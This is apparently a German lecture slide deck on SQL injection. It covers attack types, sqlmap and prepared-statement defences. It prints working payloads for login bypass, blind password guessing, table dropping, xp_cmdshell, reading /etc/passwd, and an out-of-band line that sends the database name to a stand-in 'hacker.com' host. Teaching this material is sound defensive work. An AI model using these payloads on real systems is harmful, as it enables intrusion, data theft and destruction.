
SQL-INJECTION

GLIEDERUNG

1. Introduktion
2. Typen von SQLi
3. Automatisierung von SQLi
4. Schutzarten von SQLi
5. SQLi heute

WAS IST SQL-INJECTION?

SQL Injection ist ein Security-Exploit, bei dem der Angreifer eine Abfrage über ein Web-Formular per SQL erweitert, um auf Ressourcen zuzugreifen oder Daten zu verändern.



PROBLEM

- Datenbanken selbst wurden ungeschützt vor dem Zugriff des Benutzers kreiert
- SQL-Interface wurde mit der Möglichkeit konzipiert, mehrere Befehle zu kombinieren

ENTDECKUNG

- SQL Injection wurde möglicherweise bereits 1998 von Jeff Forristal AKA Rain Forrest Puppy in der Hacher-Zeitschrift Phrack dokumentiert http://phrack.org/issues/54/8.html#article
- Jeff hat sein Gespräch mit Microsoft beschrieben, in dem die mögliche Bedrohung und etwas, worüber man sich Sorgen machen muss, abgewiesen wurden
- 20 Jahre nach der Dokumentation von Sql sind Injection-Angriffe immer noch eine der größten Bedrohungen im Internet

WIE BESTIMMT DER ANGREIFER DAS ANGRIFFS QUERY?

- Kenntnis darüber, wie der Code aussehen könnte
- Erraten
- Anzeigen von Nachrichten, die aus fehlgeschlagenen Versuchen resultieren

TYPEN VON SQLI

BOOLEAN-BASED BLIND

basierend auf Boolean Werten, true OR false / true AND false

' OR '1'='1

SELECT password FROM passwords_table
WHERE user_name='' OR '1'='1'

TIME-BASED BLIND

zwingt die Datenbank, einige Zeit zu warten, und ermöglicht es dem Angreifer, abhängig von der Wartezeit, die erforderlichen Informationen herauszufinden.

```
SELECT * FROM card WHERE id=1-IF(MID(VERSION(),1,1) = '5',
SLEEP(15), 0)
```

ERROR-BASED

zwingt die Datenbank, einen Fehler zu generieren, und gibt dem Angreifer oder Tester Informationen, anhand derer er seine Injektion verfeinern kann

Query:

```
0' AND (SELECT 0 FROM (SELECT count(*), CONCAT((SELECT @@version), 0x23,
FLOOR(RAND(0)*2)) AS x FROM information_schema.columns GROUP BY x) y) -- `
```

Response:

```
Error: Duplicate entry '10.1.36-MariaDB#0' for key 'group_key'
```

UNION QUERY-BASED

Der UNION-Operator wird verwendet, um die Ergebnismenge von zwei oder mehr SELECT-Anweisungen zu kombinieren.

' union ALL select account,cbalance from balances; --

' OR '1'='1' UNION SELECT id, password, null FROM 'accounts
(die beiden Tabelle müssen für 3 Spalten adaptiert sein, deshalb steht null)

Jede SELECT-Anweisung in UNION muss dieselbe Anzahl von Spalten haben. Die Spalten müssen auch diesselbe Datentypen haben.

ORDER BY kann helfen, Spaltennamen und ihre Anzahl zu identifizieren:

'ORDER BY 1 --

'ORDER BY name --

Ergebnis:

You are identified as
name userid
Joe B | joe

' ORDER BY first_name --

Ergebnis:

Unknown column 'first_name' in 'order clause'

Es gibt keine Spalte mit der Name ‘first_name’ .

wenn bei 'ORDER BY 2 -- das Ergebnis auch kommt und bei 'ORDER BY 3 -- ein Fehler erscheint:

wir wissen, dass es 2 Spalten gibt.

Unknown column '3' in 'order clause'

STACKED QUERIES

Ein Semikolon in SQL zeigt an, dass das Ende einer Anweisung erreicht wurde und eine neue folgt. Dies ermöglicht die Ausführung mehrerer Anweisungen im demselben Aufruf an den Datenbankserver. Im Gegensatz zu UNION-angriffen, die auf SELECT-Anweisungen beschränkt sind, können gestapelte Abfragen verwendet werden, um SQL-Anweisungen oder-Prozeduren auszuführen.

’; DROP TABLE user;--

1' ; UPDATE accounts SET password='fake' WHERE userid=’admin'; --

OUT-OF-BAND

verwendet zwei verschiedene Kanäle für die Kommunikation zwischen dem Angreifer und der Applikation. Modernes DBMS verfügt über sehr leistungsfähige Applikationen, deren Funktionen dahinter stehen, die Daten einfach an die Benutzer zurückzugeben. Sie können angewiesen werden, eine E-Mail zu senden, HTTP-Anforderungen oder DNS-Auflösung verwenden und mit dem Dateisystem interagieren

1';select load_file(concat('\\\\',database(),'.hacker.com\\s.txt'));

a' ; master.dbo.xp_cmdshell ' copy c:\inetpub\wwwroot\login.aspx c:\inetpub\wwwroot\login.txt';--

MÖGLICHER SCHADEN VON SQLI

- **Passwort umgehen:**
  SELECT user FROM users WHERE user='admin' AND password=PASSWORD('') OR ('1'='1')--

- **Passwort erraten: beginnt das Passwort mit 'a'?**
  ' OR EXISTS(SELECT user FROM users WHERE user='admin' and password LIKE 'a%") AND '' = '

- **Namen von Tabellen/Datenbanken finden:**
  ' OR EXISTS(SELECT * FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA='test' AND TABLE_NAME='users') AND ''='
  ' OR EXISTS(SELECT 1 FROM users WHERE database() LIKE 't%') AND ''='

- **Daten mithilfe von Befehlen ändern: INSERT, UPDATE, DELETE, CREATE, ALTER, DROP, UNION, JOIN, INTO**
  Passwort vergessen – send an meine Email:

```
SELECT email, passwd, login_id, full_name
  FROM members
 WHERE email = 'x';
       UPDATE members
       SET email = 'steve@unixwiz.net'
       WHERE email = 'bob@example.com';
```

- **Betriebssystem manipulieren:**

LOAD_FILE

- union select load_file('/etc/passwd')

SQLMAP

SQLmap ist ein Open Source Penetration Testing-Tool zum automatisierten Aufspüren und Nutzen von SQL-Injection-Schwachstellen.

- Überprüfen der Web-Applikationen auf SQL-Injection-Sicherheitslücken
- Ausnutzung der SQL-Injection-Schwachstelle
- Abrufen von Daten aus der Datenbank und ihren Benutzern
- Umgehen der Web Application Firewall (WAF)
- Vollständige Kontrolle über das grundliegende Betriebssystem

SCHUTZARTEN VON SQLI

Zwei Hauptlösungen:

- Überprüfen Sie jeweils die Input-Form und vermeiden Sie unangemessene Zeichen (‘ = , ; != % usw.)
- Halten Sie Anweisungen durch spezielle Methoden und gut geschriebene gespeicherte Prozeduren von dem Input getrennt (Prepared Statements)

PREPARED STATEMENTS

Im Gegensatz zu gewöhnlichen Statements enthalten sie noch keine Parameterwerte. Stattdessen werden dem Datenbanksystem Platzhalter übergeben.

Mittels Prepared Statements können SQL-Injections effektiv verhindert werden, da das Datenbanksystem die Gültigkeit von Parametern prüft, bevor diese verarbeitet werden.

CODE IN PHP

```php
<?php
$stmt = $dbh->prepare("SELECT user, password FROM tbl_user WHERE (user=:user)");
$stmt->bindParam(':user', $user);

$user = 'Alice’;
$stmt->execute();

$stmt = $dbh->prepare("INSERT INTO REGISTRY (name, value) VALUES (?, ?)");
$stmt->bindParam(1, $name);
$stmt->bindParam(2, $value);

$name = 'one';
$value = 1;
$stmt->execute();
?>
```

SIMPLE FIXED! WHY STILL EXIST?

- Viele Ingenieure schließen ihr Studium ab, ohne viel über sicheres Codieren gelernt zu haben
- Oft wird Sicherheit nicht als Geschäftspriorität angesehen
- Oft sind Projektlaufzeiten zu kurz, um sichere Codierungsmuster zu implementieren.

- Im August 2020 wurde ein SQL-Injection-Angriff verwendet, um auf Informationen über die romantischen Interessen vieler Stanford-Studenten zuzugreifen

- Anfang 2021 wurden 70 Gigabyte Daten durch einen SQL-Injection-Angriff von der rechtsextremen Website Gab herausgefiltert.

VIELEN DANK FÜR IHRE AUFMERKSAMKEIT!